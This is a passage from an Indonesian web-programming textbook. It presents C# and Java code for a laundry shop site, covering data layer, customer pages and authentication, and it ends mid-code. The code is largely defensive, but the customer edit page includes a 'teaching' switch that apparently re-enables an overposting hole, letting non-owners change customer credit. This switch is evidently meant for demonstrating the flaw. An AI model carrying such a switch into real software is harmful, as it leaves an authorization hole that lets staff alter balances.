public record Account(string Kind, string Id, string Name, string? OutletId, string Role,
string? PasswordHash);

public record CustomerInput(string Name, string Gender, string Place, string Birthdate,
                            string Address, string Phone, string Email);

public record CustomerRow(string Id, string Name, string Gender, string Place, string
Birthdate,
                          string Address, string Phone, string Email, decimal Credit, int
Bills);

public record ServiceRow(string Id, string Description, decimal Price);

public record BillRow(string Id, string Arrived, string? Finished, string? Departed, string
Status,
                      string Rack, int Unit, decimal Charged, decimal Paid, string
CustomerId,
                      string CustomerName, string ServiceId, string Service, string?
OutletId);

public record RevenueRow(string Day, decimal O01, decimal O02, decimal O03)
{
    public decimal Total => O01 + O02 + O03;
}

public record GridPage<T>(IReadOnlyList<T> Rows, int PageNo, int PageCount, int Total);

public interface ILaundryStore
{
    Account? FindAccount(string email);
    string RegisterCustomer(CustomerInput c, string passwordHash, string now);

    GridPage<CustomerRow> Customers(string? search, string sort, bool descending, int
pageNo, int pageSize);
    CustomerRow? Customer(string id);
    string AddCustomer(CustomerInput c, string now);
    bool UpdateCustomer(string id, CustomerInput c, decimal? newCredit);   // null: credit
unchanged
    bool DeleteCustomer(string id);                                        // false: he
still has bills

    IReadOnlyList<ServiceRow> Services();
    bool UpdateService(string id, string description, decimal price);

    string NewBill(string customerId, string serviceId, int unit, string rack,
                   string employeeId, string? outletId, string now);        // priced by
the store
    BillRow? Bill(string id);
    string? AdvanceBill(string id, string employeeId, string now);         // null: cannot
move
    IReadOnlyList<BillRow> BillsOf(string customerId);
```

Kode 16.11 (Lanjutan) *ILaundryStore.cs: record yang diterima halaman, dan lima belas hal yang boleh mereka minta dari lapisan data.*

```
    IReadOnlyList<RevenueRow> RevenueByDay(string month);                  // month:
"2026-09"
    (int Queued, int Ready) Queue(string? outletId);
}
```

Bacalah **Kode 16.11** sebagai sebuah kontrak. *Record* seperti `CustomerRow` tetap sejak dibuat, sehingga halaman menerima *salinan* data, tidak pernah baris yang hidup. Komentarnya menyatakan janji yang ditepati setiap implementasi: `UpdateCustomer` membiarkan deposit bila `newCredit` bernilai `null`; `DeleteCustomer` menjawab `false` selama masih ada nota; `NewBill` tidak menerima harga karena ia menghitungnya sendiri.

Penyelesaian ASP.NET: *store*-nya. Kode 16.12 mengimplementasikan kontrak itu di atas `DataSet` dari Soal 16.1. Inilah model tak terhubung Bab 15 yang dipekerjakan: data dimuat sekali, dibaca dan diubah di memori, lalu ditulis kembali setelah setiap perubahan.

Kode 16.12 `DataSetStore.cs`: lapisan data Laundry Counter di atas `DataSet` ADO.NET, dengan kunci (*lock*), perubahan semua-atau-tidak-sama-sekali, dan berkas XML.

```
// DataSetStore.cs - ILaundryStore over an ADO.NET DataSet: the disconnected model of
Chapter 15.
// The DataSet is loaded once (from laundry-counter.xml if it exists, otherwise from csv/),
every
// change is made in memory under one lock, and the whole DataSet is then written back as
XML.
using System.Data;
using System.Globalization;

namespace LaundryCounter.Data;

public sealed class DataSetStore : ILaundryStore
{
    private static readonly Dictionary<string, string> SortColumns = new()
    {
        ["id"] = "id", ["name"] = "name", ["phone"] = "phone", ["credit"] = "credit",
    };

    private readonly DataSet _ds;
    private readonly string _file;
    private readonly object _gate = new();            // a DataSet is not thread-safe: one
request at a time

    public DataSetStore(string dataDir)
    {
        _file = Path.Combine(dataDir, "laundry-counter.xml");
        _ds = File.Exists(_file) ? LaundryData.LoadXml(_file) :
LaundryData.LoadCsv(Path.Combine(dataDir, "csv"));
    }

    private DataTable T(string name) => _ds.Tables[name]!;
    private static string S(DataRow r, string col) => r.IsNull(col) ? "" : (string)r[col];
    private static string? N(DataRow r, string col) => r.IsNull(col) ? null :
(string)r[col];

    private TResult Read<TResult>(Func<TResult> work)
    {
        lock (_gate) return work();
    }

    // A change: all of it is kept and saved, or (on any exception) all of it is undone.
    private TResult Change<TResult>(Func<TResult> work)
    {
        lock (_gate)
        {
            try
            {
                TResult result = work();
                _ds.AcceptChanges();                          // the new rows become the
"original" ones
                string tmp = _file + ".tmp";
                _ds.WriteXml(tmp, XmlWriteMode.IgnoreSchema);
                File.Move(tmp, _file, overwrite: true);       // replace the old file in
one step
```

Kode 16.12 (Lanjutan) *DataSetStore.cs: lapisan data Laundry Counter di atas DataSet ADO.NET, dengan kunci (lock), perubahan semua-atau-tidak-sama-sekali, dan berkas XML.*

```
                return result;
            }
            catch
            {
                _ds.RejectChanges();                        // back to the state of the
last save
                throw;
            }
        }
    }

    // ------------------------------------------------------------ accounts
    public Account? FindAccount(string email) => Read(() =>
    {
        DataRow? e = T("Employee").Rows.Cast<DataRow>()
            .FirstOrDefault(r => string.Equals(S(r, "email"), email,
StringComparison.OrdinalIgnoreCase));
        if (e != null)
        {
            string role = e.IsNull("spv_id") ? "owner"
                : e.GetChildRows("Employee_Employee").Length > 0 ? "supervisor"   //
somebody reports to him
                : S(e, "section") == "transaction" ? "cashier" : "washer";
            return new Account("staff", S(e, "id"), S(e, "name"), N(e, "Outlet_id"), role,
N(e, "password_hash"));
        }
        DataRow? c = T("Customer").Rows.Cast<DataRow>()
            .FirstOrDefault(r => string.Equals(S(r, "email"), email,
StringComparison.OrdinalIgnoreCase));
        return c == null ? null
            : new Account("customer", S(c, "id"), S(c, "name"), null, "customer", N(c,
"password_hash"));
    });

    public string RegisterCustomer(CustomerInput c, string passwordHash, string now) =>
        Change(() => InsertCustomer(c, now, passwordHash));

    // ------------------------------------------------------------ customers
    public GridPage<CustomerRow> Customers(string? search, string sort, bool descending,
int pageNo, int pageSize) =>
        Read(() =>
        {
            var view = new DataView(T("Customer"));
            string col = SortColumns.GetValueOrDefault(sort, "name");      // only names we
wrote ourselves
            view.Sort = $"{col} {(descending ? "DESC" : "ASC")}, id ASC";
            IEnumerable<DataRow> rows = view.Cast<DataRowView>().Select(v => v.Row);
            string s = (search ?? "").Trim();
            if (s.Length > 0)                                          // compared in
C#, never parsed
                rows = rows.Where(r => S(r, "name").Contains(s,
StringComparison.OrdinalIgnoreCase)
                                   || S(r, "phone").Contains(s)
                                   || S(r, "id").Equals(s,
StringComparison.OrdinalIgnoreCase));
            List<DataRow> all = rows.ToList();
            int pageCount = Math.Max(1, (all.Count + pageSize - 1) / pageSize);
```

Kode 16.12 (Lanjutan) *DataSetStore.cs: lapisan data Laundry Counter di atas DataSet ADO.NET, dengan kunci (lock), perubahan semua-atau-tidak-sama-sekali, dan berkas XML.*

```
            int p = Math.Clamp(pageNo, 1, pageCount);
            List<CustomerRow> page = all.Skip((p - 1) *
pageSize).Take(pageSize).Select(ToCustomer).ToList();
            return new GridPage<CustomerRow>(page, p, pageCount, all.Count);
        });

    public CustomerRow? Customer(string id) =>
        Read(() => T("Customer").Rows.Find(id) is DataRow r ? ToCustomer(r) : null);

    public string AddCustomer(CustomerInput c, string now) => Change(() =>
InsertCustomer(c, now, null));

    public bool UpdateCustomer(string id, CustomerInput c, decimal? newCredit) => Change(()
=>
    {
        DataRow? r = T("Customer").Rows.Find(id);
        if (r == null) return false;
        r["name"] = c.Name; r["gender"] = c.Gender; r["place"] = c.Place; r["birthdate"] =
c.Birthdate;
        r["address"] = c.Address; r["phone"] = c.Phone; r["email"] = c.Email;
        if (newCredit is decimal credit) r["credit"] = credit;
        return true;
    });

    public bool DeleteCustomer(string id) => Change(() =>
    {
        DataRow? r = T("Customer").Rows.Find(id);
        if (r == null) return false;
        try
        {
            r.Delete();
            return true;
        }
        catch (InvalidConstraintException)              // Bill_Customer: his bills would
be stranded
        {
            return false;
        }
    });

    private string InsertCustomer(CustomerInput c, string now, string? hash)
    {
        string id = NextId("Customer", "C");
        T("Customer").Rows.Add(id, c.Name, c.Gender, c.Place, c.Birthdate, c.Address,
c.Phone, now,
                               c.Email, "*****", 0m, (object?)hash ?? DBNull.Value);
        return id;
    }
```

Kode 16.12 (Lanjutan) *DataSetStore.cs: lapisan data Laundry Counter di atas DataSet ADO.NET, dengan kunci (lock), perubahan semua-atau-tidak-sama-sekali, dan berkas XML.*

```
    private CustomerRow ToCustomer(DataRow r) =>
        new(S(r, "id"), S(r, "name"), S(r, "gender"), S(r, "place"), S(r, "birthdate"),
S(r, "address"),
            S(r, "phone"), S(r, "email"), (decimal)r["credit"],
r.GetChildRows("Bill_Customer").Length);

    // Ids look like C0256 or B2953: a letter and four digits. The next one is the largest
plus one.
    private string NextId(string table, string prefix)
    {
        int max = T(table).Rows.Cast<DataRow>().Select(r => int.Parse(S(r,
"id")[1..])).DefaultIfEmpty(0).Max();
        return prefix + (max + 1).ToString("D4", CultureInfo.InvariantCulture);
    }

    // ------------------------------------------------------------------ services
    public IReadOnlyList<ServiceRow> Services() => Read(() =>
        T("Service").Rows.Cast<DataRow>().OrderBy(r => S(r, "id"), StringComparer.Ordinal)
            .Select(r => new ServiceRow(S(r, "id"), S(r, "description"),
(decimal)r["price"])).ToList());

    public bool UpdateService(string id, string description, decimal price) => Change(() =>
    {
        DataRow? r = T("Service").Rows.Find(id);
        if (r == null) return false;
        r["description"] = description;
        r["price"] = price;                              // old bills keep the price they
were charged
        return true;
    });

    // ------------------------------------------------------------------ bills
    public string NewBill(string customerId, string serviceId, int unit, string rack,
                          string employeeId, string? outletId, string now) => Change(() =>
    {
        DataRow svc = T("Service").Rows.Find(serviceId) ?? throw new ArgumentException($"No
service {serviceId}.");
        string id = NextId("Bill", "B");
        decimal charged = (decimal)svc["price"] * unit;  // priced here, never by the
browser
        T("Bill").Rows.Add(id, now, DBNull.Value, DBNull.Value, "queued", rack, unit,
charged,
                           customerId, employeeId, serviceId, (object?)outletId ??
DBNull.Value);
        AddLog(id, "queued", now, employeeId);           // the bill and its first log
row: both or neither
        return id;
    });

    public BillRow? Bill(string id) => Read(() => T("Bill").Rows.Find(id) is DataRow b ?
ToBill(b) : null);
```

Kode 16.12 (Lanjutan) *DataSetStore.cs: lapisan data Laundry Counter di atas DataSet ADO.NET, dengan kunci (lock), perubahan semua-atau-tidak-sama-sekali, dan berkas XML.*

```
    public string? AdvanceBill(string id, string employeeId, string now) => Change(() =>
    {
        DataRow? b = T("Bill").Rows.Find(id);
        string? next = b == null ? null : S(b, "status") switch
        {
            "queued" => "finished",
            "finished" => "departed",
            _ => null,
        };
        if (next == null) return null;
        b!["status"] = next;
        b[next] = now;                                  // the column named after the
status
        AddLog(id, next, now, employeeId);
        return next;
    });

    public IReadOnlyList<BillRow> BillsOf(string customerId) => Read(() =>
        T("Customer").Rows.Find(customerId) is DataRow c
            ? c.GetChildRows("Bill_Customer").OrderByDescending(b => S(b, "arrived"),
StringComparer.Ordinal)
                .Select(ToBill).ToList()
            : new List<BillRow>());

    private void AddLog(string billId, string status, string now, string employeeId)
    {
        DataTable log = T("StatusLog");
        int next = log.Rows.Cast<DataRow>().Select(r =>
(int)r["id"]).DefaultIfEmpty(0).Max() + 1;
        log.Rows.Add(next, billId, status, now, employeeId);
    }

    private BillRow ToBill(DataRow b)
    {
        DataRow c = b.GetParentRow("Bill_Customer")!, s = b.GetParentRow("Bill_Service")!;
        decimal paid = b.GetChildRows("Payment_Bill").Sum(p => (decimal)p["amount"]);
        return new BillRow(S(b, "id"), S(b, "arrived"), N(b, "finished"), N(b, "departed"),
S(b, "status"),
            S(b, "rack"), (int)b["unit"], (decimal)b["payment"], paid, S(c, "id"), S(c,
"name"),
            S(s, "id"), S(s, "description"), N(b, "Outlet_id"));
    }
```

Kode 16.12 (Lanjutan) *DataSetStore.cs: lapisan data Laundry Counter di atas DataSet ADO.NET, dengan kunci (lock), perubahan semua-atau-tidak-sama-sekali, dan berkas XML.*

```
    // ------------------------------------------------------------ reports
    public IReadOnlyList<RevenueRow> RevenueByDay(string month) => Read(() =>
    {
        var sums = new Dictionary<(string Day, string Outlet), decimal>();
        foreach (DataRow p in T("Payment").Rows)
        {
            string paidAt = S(p, "paid_at");
            if (!paidAt.StartsWith(month + "-", StringComparison.Ordinal)) continue;
            string outlet = N(p.GetParentRow("Payment_Bill")!, "Outlet_id") ?? "";
            var key = (paidAt[..10], outlet);
            sums[key] = sums.GetValueOrDefault(key) + (decimal)p["amount"];
        }
        DateTime first = DateTime.ParseExact(month + "-01", "yyyy-MM-dd",
CultureInfo.InvariantCulture);
        var days = new List<RevenueRow>();
        for (DateTime d = first; d.Month == first.Month; d = d.AddDays(1))
        {
            string day = d.ToString("yyyy-MM-dd", CultureInfo.InvariantCulture);
            days.Add(new RevenueRow(day, sums.GetValueOrDefault((day, "O01")),
                                    sums.GetValueOrDefault((day, "O02")),
sums.GetValueOrDefault((day, "O03"))));
        }
        return days;
    });

    public (int Queued, int Ready) Queue(string? outletId) => Read(() =>
    {
        List<DataRow> bills = T("Bill").Rows.Cast<DataRow>()
            .Where(b => outletId == null || N(b, "Outlet_id") == outletId).ToList();
        return (bills.Count(b => S(b, "status") == "queued"), bills.Count(b => S(b,
"status") == "finished"));
    });
}
```

Baris demi baris. *Server* web menjawab banyak permintaan sekaligus dan `DataSet` tidak aman untuk banyak *thread*, jadi setiap metode berjalan di dalam `lock (_gate)`. `Change` adalah jantung kelas ini: ia menjalankan pekerjaan, memanggil `AcceptChanges` (baris yang berubah menjadi "asli" yang baru), lalu menulis `DataSet` ke berkas sementara yang menggantikan berkas lama dalam satu langkah, sehingga kerusakan di tengah jalan tidak pernah meninggalkan separuh berkas; bila pekerjaan itu melempar eksepsi, `RejectChanges` membatalkan semua perubahan sejak penyimpanan terakhir, yaitu bentuk transaksi pada `DataSet` (Soal 16.12). `FindAccount` bertanya kepada relasi `Employee_Employee` apakah ada yang melapor kepada karyawan ini. `DeleteCustomer` cukup mencoba `r.Delete()` dan mengubah `InvalidConstraintException` dari `Rule.None` menjadi `false`: aturannya tinggal di satu tempat, yaitu relasi. `NewBill` menghitung tagihan dengan Persamaan (16.1) dan menambahkan nota beserta baris log pertamanya; `ToBill` menjumlahkan pembayaran, sehingga halaman dapat menampilkan Persamaan (16.2). `AdvanceBill` memajukan nota satu status, mengisi kolom waktu yang sesuai, dan mencatat perpindahan itu.

Penyelesaian ASP.NET: halaman-halamannya. Sebagian besar halaman hanya beberapa baris, karena *store* yang bekerja. Halaman yang menambah dan mengubah pelanggan, **Kode 16.13**, adalah halaman yang berisi sebuah keputusan.

Kode 16.13 `Customers/Edit.cshtml.cs`: menambah (F2) dan mengubah (F3) dalam satu *page model*. Deposit hanya diterapkan untuk pemilik.

```
// Customers/Edit.cshtml.cs - add a customer (F2) or edit one (F3), Problem 16.3.
// The page binds CustomerForm, which has no Credit. Credit is a separate value that is
// applied only for the owner: a cashier cannot top up a deposit by adding a form field.
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Customers;

public class EditModel(ILaundryStore store, ShopClock clock, TeachingSwitches teaching) :
PageModel
{
    [BindProperty] public CustomerForm Input { get; set; } = new();
    [BindProperty] public decimal? Credit { get; set; }

    public string? Id { get; private set; }
    public decimal CurrentCredit { get; private set; }

    public IActionResult OnGet(string? id)
    {
        Id = id;
        if (id == null) return Page();                    // /customers/new: an empty form
        CustomerRow? c = store.Customer(id);
        if (c == null) return NotFound();
        Input = CustomerForm.From(c);
        Credit = CurrentCredit = c.Credit;
        return Page();
    }

    public IActionResult OnPost(string? id)
    {
        Id = id;
        CustomerRow? old = id == null ? null : store.Customer(id);
        if (id != null && old == null) return NotFound();
        CurrentCredit = old?.Credit ?? 0;
        if (Credit < 0) ModelState.AddModelError(nameof(Credit), "Credit cannot be
negative.");
        if (!ModelState.IsValid) return Page();
        if (id == null)
        {
            id = store.AddCustomer(Input.ToInput(), clock.Now());
            TempData["Flash"] = $"Customer {id} added.";
        }
        else
        {
            bool mayChangeCredit = User.IsInRole("owner") || teaching.BindWholeEntity;
            store.UpdateCustomer(id, Input.ToInput(), mayChangeCredit ? Credit : null);
```

Kode 16.13 (Lanjutan) *Customers/Edit.cshtml.cs: menambah (F2) dan mengubah (F3) dalam satu page model. Deposit hanya diterapkan untuk pemilik.*

```
            TempData["Flash"] = $"Customer {id} updated.";
        }
        return Redirect("/customers?q=" + Uri.EscapeDataString(id));   // Post/Redirect/Get
    }
}
```

Halaman ini mempunyai dua alamat, `/customers/new` (dari `Program.cs`, dengan `id` bernilai *null*) dan `/customers/{id}/edit`. Ia mengikat `CustomerForm`, yang tidak mempunyai `Credit`, dan `Credit` terpisah yang diteruskan ke *store hanya* untuk pemilik; selain pemilik, yang dikirim adalah `null`, "biarkan deposit itu". *Redirect*-nya menampilkan pelanggan yang baru disimpan di *grid*.

Penghapusan, **Kode 16.14**, menjawab `GET` dengan *redirect* dan hanya bekerja untuk `POST`, yang formulirnya membawa token *anti-forgery* yang ditambahkan Razor Pages ke setiap formulir dan diperiksa pada setiap `POST` [9].

Kode 16.14 `Customers/Delete.cshtml.cs`: menghapus (F4), ditolak oleh lapisan data selama pelanggan masih mempunyai nota.

```
// Customers/Delete.cshtml.cs - delete a customer (F4). The data layer refuses while he has
bills.
using LaundryCounter.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Customers;

public class DeleteModel(ILaundryStore store) : PageModel
{
    public IActionResult OnGet(string id) => Redirect("/customers");   // deleting is never
a GET

    public IActionResult OnPost(string id)
    {
        if (store.Customer(id) == null) return NotFound();
        TempData["Flash"] = store.DeleteCustomer(id)
            ? $"Customer {id} deleted."
            : $"Customer {id} has bills and cannot be deleted.";
        return Redirect("/customers");
    }
}
```

Halaman-halaman lain mengikuti pola yang sama: `Index` (daftar harga, dengan antrean gerai untuk staf), `Services/Edit` (`[Range(1, 99999)]` pada harga), `Bills/New`, `Bills/Detail` dan `Bills/Advance`, `MyBills`, serta `Reports/Revenue`.

Penyelesaian Java. Kode 16.15 adalah seluruh Laundry Counter dalam satu berkas Java di atas *server* HTTP JDK dan JDBC, yang tumbuh dari Laundry Desk Bab 8, dengan alamat, nama isian, pesan, dan *style sheet* yang sama (disajikan dari `wwwroot` proyek ASP.NET).

Kode 16.15 `LaundryCounter.java`: Laundry Counter di atas *server* HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.

```
// LaundryCounter.java - the Laundry Counter on the JDK's own HTTP server + JDBC: the Java
equivalent
// of the ASP.NET Core application of Chapter 16 (same addresses, same fields, same
messages).
// Compile: javac -d out LaundryCounter.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" LaundryCounter 9603
(Windows: ; instead of :)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.net.URLEncoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.sql.*;
import java.text.NumberFormat;
import java.time.LocalDate;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.*;
import java.util.concurrent.ConcurrentHashMap;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class LaundryCounter {
    static final int ITERATIONS = 600000, PAGE_SIZE = 10;
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB",
"../data/laundry.db");
    static final Path WWWROOT = Path.of("..", "aspnet", "LaundryCounter", "wwwroot");  //
one style sheet for all
    static final Map<String, String> SORTS = Map.of("id", "id", "name", "name", "phone",
"phone", "credit", "credit");
    static final SecureRandom RANDOM = new SecureRandom();
    static final Map<String, Map<String, Object>> SESSIONS = new ConcurrentHashMap<>();
    static final String DUMMY_HASH = hashPassword(token());           // checked when the
e-mail is unknown

    /** What a handler returns: a status, a redirect target (or null) and a page (or null).
*/
    record Resp(int status, String location, String body) {
        static Resp redirect(String to) { return new Resp(302, to, null); }
    }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    /** One request: method, path, query, form, this visitor's session id and session, the
connection. */
    static final class Req {
        String method, path, fullPath, sid;
        Map<String, String> query, form;
        Map<String, Object> session;
        Connection db;

        String in(String k) { return form.getOrDefault(k, "").trim(); }
        String q(String k, String dflt) { return query.getOrDefault(k, dflt).trim(); }
        @SuppressWarnings("unchecked")
        Map<String, String> user() { return (Map<String, String>) session.get("user"); }
        String role() { return user() == null ? "" : user().get("role"); }
    }

    public static void main(String[] args) throws IOException {
        int port = args.length > 0 ? Integer.parseInt(args[0]) : 9603;
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/", LaundryCounter::handle);
        server.start();
        System.out.println("Laundry Counter on http://127.0.0.1:" + port + "/");
    }

    // ---------------------------------------------------------------- plumbing
    static void handle(HttpExchange ex) throws IOException {
        Req r = new Req();
        r.method = ex.getRequestMethod();
        r.path = ex.getRequestURI().getPath();
        String rawQuery = ex.getRequestURI().getRawQuery();
        r.fullPath = r.path + (rawQuery == null ? "" : "?" + rawQuery);
        r.query = parse(rawQuery);
        r.form = parse(new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8));
        String cookie =
Optional.ofNullable(ex.getRequestHeaders().getFirst("Cookie")).orElse("");
        Matcher m = Pattern.compile("laundry\\.session=([0-9a-f]{32})").matcher(cookie);
        r.sid = m.find() && SESSIONS.containsKey(m.group(1)) ? m.group(1) : newSession();
        r.session = SESSIONS.get(r.sid);
        if (r.path.matches("/(css|img)/[\\w.-]+")) {
            serveFile(ex, r.path);
            return;
        }
        Resp resp;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + DB)) {
            c.createStatement().execute("PRAGMA foreign_keys = ON");   // SQLite checks FKs
only when asked
            r.db = c;
            resp = guard(r);
            if (resp == null) resp = route(r);
        } catch (SQLException e) {
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
            resp = message(r, 500, "Something went wrong", "The request could not be
completed.");
        }
        ex.getResponseHeaders().add("Set-Cookie", "laundry.session=" + r.sid + "; Path=/;
HttpOnly; SameSite=Lax");
        if (resp.location() != null) ex.getResponseHeaders().add("Location",
resp.location());
        byte[] body = resp.body() == null ? new byte[0] :
resp.body().getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(resp.status(), body.length == 0 ? -1 : body.length);
        if (body.length > 0) ex.getResponseBody().write(body);
        ex.close();
    }

    static void serveFile(HttpExchange ex, String path) throws IOException {
        Path file = WWWROOT.resolve(path.substring(1));
        if (!Files.isRegularFile(file)) {
            ex.sendResponseHeaders(404, -1);
            ex.close();
            return;
        }
        byte[] bytes = Files.readAllBytes(file);
        ex.getResponseHeaders().add("Content-Type", path.endsWith(".css") ? "text/css" :
"image/png");
        ex.sendResponseHeaders(200, bytes.length);
        ex.getResponseBody().write(bytes);
        ex.close();
    }

    static String token() {
        byte[] b = new byte[16];
        RANDOM.nextBytes(b);
        return HexFormat.of().formatHex(b);
    }

    static String newSession() {
        String sid = token();
        SESSIONS.put(sid, new ConcurrentHashMap<>());
        return sid;
    }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    static Map<String, String> parse(String s) {
        Map<String, String> map = new HashMap<>();
        if (s == null || s.isEmpty()) return map;
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            map.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                    kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return map;
    }

    static String enc(String s) { return URLEncoder.encode(s, StandardCharsets.UTF_8); }

    // ---------------------------------------------------------------- data access
    static List<Map<String, Object>> rows(Req r, String sql, Object... args) throws
SQLException {
        try (PreparedStatement st = r.db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            try (ResultSet rs = st.executeQuery()) {
                List<Map<String, Object>> out = new ArrayList<>();
                ResultSetMetaData md = rs.getMetaData();
                while (rs.next()) {
                    Map<String, Object> row = new HashMap<>();
                    for (int i = 1; i <= md.getColumnCount(); i++)
row.put(md.getColumnLabel(i), rs.getObject(i));
                    out.add(row);
                }
                return out;
            }
        }
    }

    static Map<String, Object> one(Req r, String sql, Object... args) throws SQLException {
        List<Map<String, Object>> all = rows(r, sql, args);
        return all.isEmpty() ? null : all.get(0);
    }

    static int exec(Req r, String sql, Object... args) throws SQLException {
        try (PreparedStatement st = r.db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            return st.executeUpdate();
        }
    }

    /** Runs several statements as one transaction: all of them, or (on any exception)
none. */
    interface Work { void run() throws SQLException; }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    static void transaction(Req r, Work w) throws SQLException {
        r.db.setAutoCommit(false);
        try {
            w.run();
            r.db.commit();
        } catch (SQLException | RuntimeException e) {
            r.db.rollback();
            throw e;
        } finally {
            r.db.setAutoCommit(true);
        }
    }

    static String now() {
        String fixed = System.getenv("LAUNDRY_NOW");
        return fixed != null ? fixed :
LocalDateTime.now().format(DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss"));
    }

    static String nextId(Req r, String table, String prefix) throws SQLException {   //
table: our own constant
        Object max = one(r, "SELECT MAX(id) AS m FROM " + table).get("m");
        int n = max == null ? 0 : Integer.parseInt(max.toString().substring(1));
        return prefix + String.format("%04d", n + 1);
    }

    static String s(Object o) { return o == null ? "" : o.toString(); }

    static long num(Object o) {
        return o instanceof Number n ? n.longValue() : (long)
Double.parseDouble(String.valueOf(o));
    }

    static String rupiah(Object o) {
        return "Rp " +
NumberFormat.getIntegerInstance(Locale.US).format(num(o)).replace(',', '.');
    }

    // ---------------------------------------------------------------- passwords (the
database's format)
    static byte[] pbkdf2(String pw, byte[] salt, int n, int bytes) {
        try {
            SecretKeyFactory f = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
            return f.generateSecret(new PBEKeySpec(pw.toCharArray(), salt, n, bytes *
8)).getEncoded();
        } catch (Exception e) {
            throw new IllegalStateException(e);
        }
    }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    static String hashPassword(String pw) {
        byte[] salt = new byte[16];
        RANDOM.nextBytes(salt);
        Base64.Encoder b64 = Base64.getEncoder();
        return "pbkdf2_sha256$" + ITERATIONS + "$" + b64.encodeToString(salt) + "$"
                + b64.encodeToString(pbkdf2(pw, salt, ITERATIONS, 32));
    }

    static boolean verifyPassword(String pw, String stored) {
        String[] p = s(stored).split("\\$");
        if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) return false;
        byte[] salt = Base64.getDecoder().decode(p[2]), expected =
Base64.getDecoder().decode(p[3]);
        return MessageDigest.isEqual(expected, pbkdf2(pw, salt, Integer.parseInt(p[1]),
expected.length));
    }

    // ---------------------------------------------------------------- who may do what,
and the token
    static Resp guard(Req r) {
        String back = "?ReturnUrl=" + enc(r.fullPath);
        String[][] rules = {{"/customers", "staff", ""}, {"/bills", "staff", ""},
{"/services/", "", "owner"},
                            {"/reports/", "", "owner supervisor"}, {"/my-bills",
"customer", ""}};
        for (String[] rule : rules) {                     // the server decides, request by
request
            if (!r.path.startsWith(rule[0])) continue;
            Map<String, String> u = r.user();
            if (u == null) return Resp.redirect("/login" + back);
            boolean kindOk = rule[1].isEmpty() || rule[1].equals(u.get("kind"));
            boolean roleOk = rule[2].isEmpty() || Arrays.asList(rule[2].split("
")).contains(u.get("role"));
            if (!kindOk || !roleOk) return Resp.redirect("/denied" + back);
        }
        if (r.method.equals("POST")) {                    // every form carries the
session's token
            byte[] sent =
r.in("__RequestVerificationToken").getBytes(StandardCharsets.UTF_8);
            byte[] mine = s(r.session.get("csrf")).getBytes(StandardCharsets.UTF_8);
            if (mine.length == 0 || !MessageDigest.isEqual(sent, mine)) {
                return message(r, 400, "Bad request", "The request could not be
completed.");
            }
        }
        return null;
    }

    static String csrf(Req r) {
        return (String) r.session.computeIfAbsent("csrf", k -> token());
    }

    static void flash(Req r, String msg) { r.session.put("flash", msg); }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    // ------------------------------------------------------------------ HTML
    static String h(Object s) {
        return s(s).replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                .replace("\"", "&quot;").replace("'", "&#39;");
    }

    static Resp page(Req r, int status, String title, String body) {
        Map<String, String> u = r.user();
        StringBuilder nav = new StringBuilder("<a href=\"/\">Price list</a>\n");
        if (u != null && u.get("kind").equals("staff")) {
            nav.append("<a href=\"/customers\">Customers</a> <a href=\"/bills/new\">New
bill</a>\n");
            if (u.get("role").equals("owner") || u.get("role").equals("supervisor"))
                nav.append("<a href=\"/reports/revenue\">Revenue</a>\n");
        }
        if (u != null && u.get("kind").equals("customer")) nav.append("<a href=\"/my-
bills\">My bills</a>\n");
        if (u != null) {
            nav.append("<span class=\"who\">").append(h(u.get("name"))).append("
(").append(h(u.get("role")))
                .append(")</span>\n<form method=\"post\" action=\"/logout\"
class=\"inline\">").append(tokenField(r))
                .append("<button class=\"link\">Log out</button></form>\n");
        } else {
            nav.append("<a href=\"/login\">Log in</a> <a
href=\"/register\">Register</a>\n");
        }
        Object flash = r.session.remove("flash");
        StringBuilder top = new StringBuilder();
        if (flash != null) top.append("<p class=\"flash\"
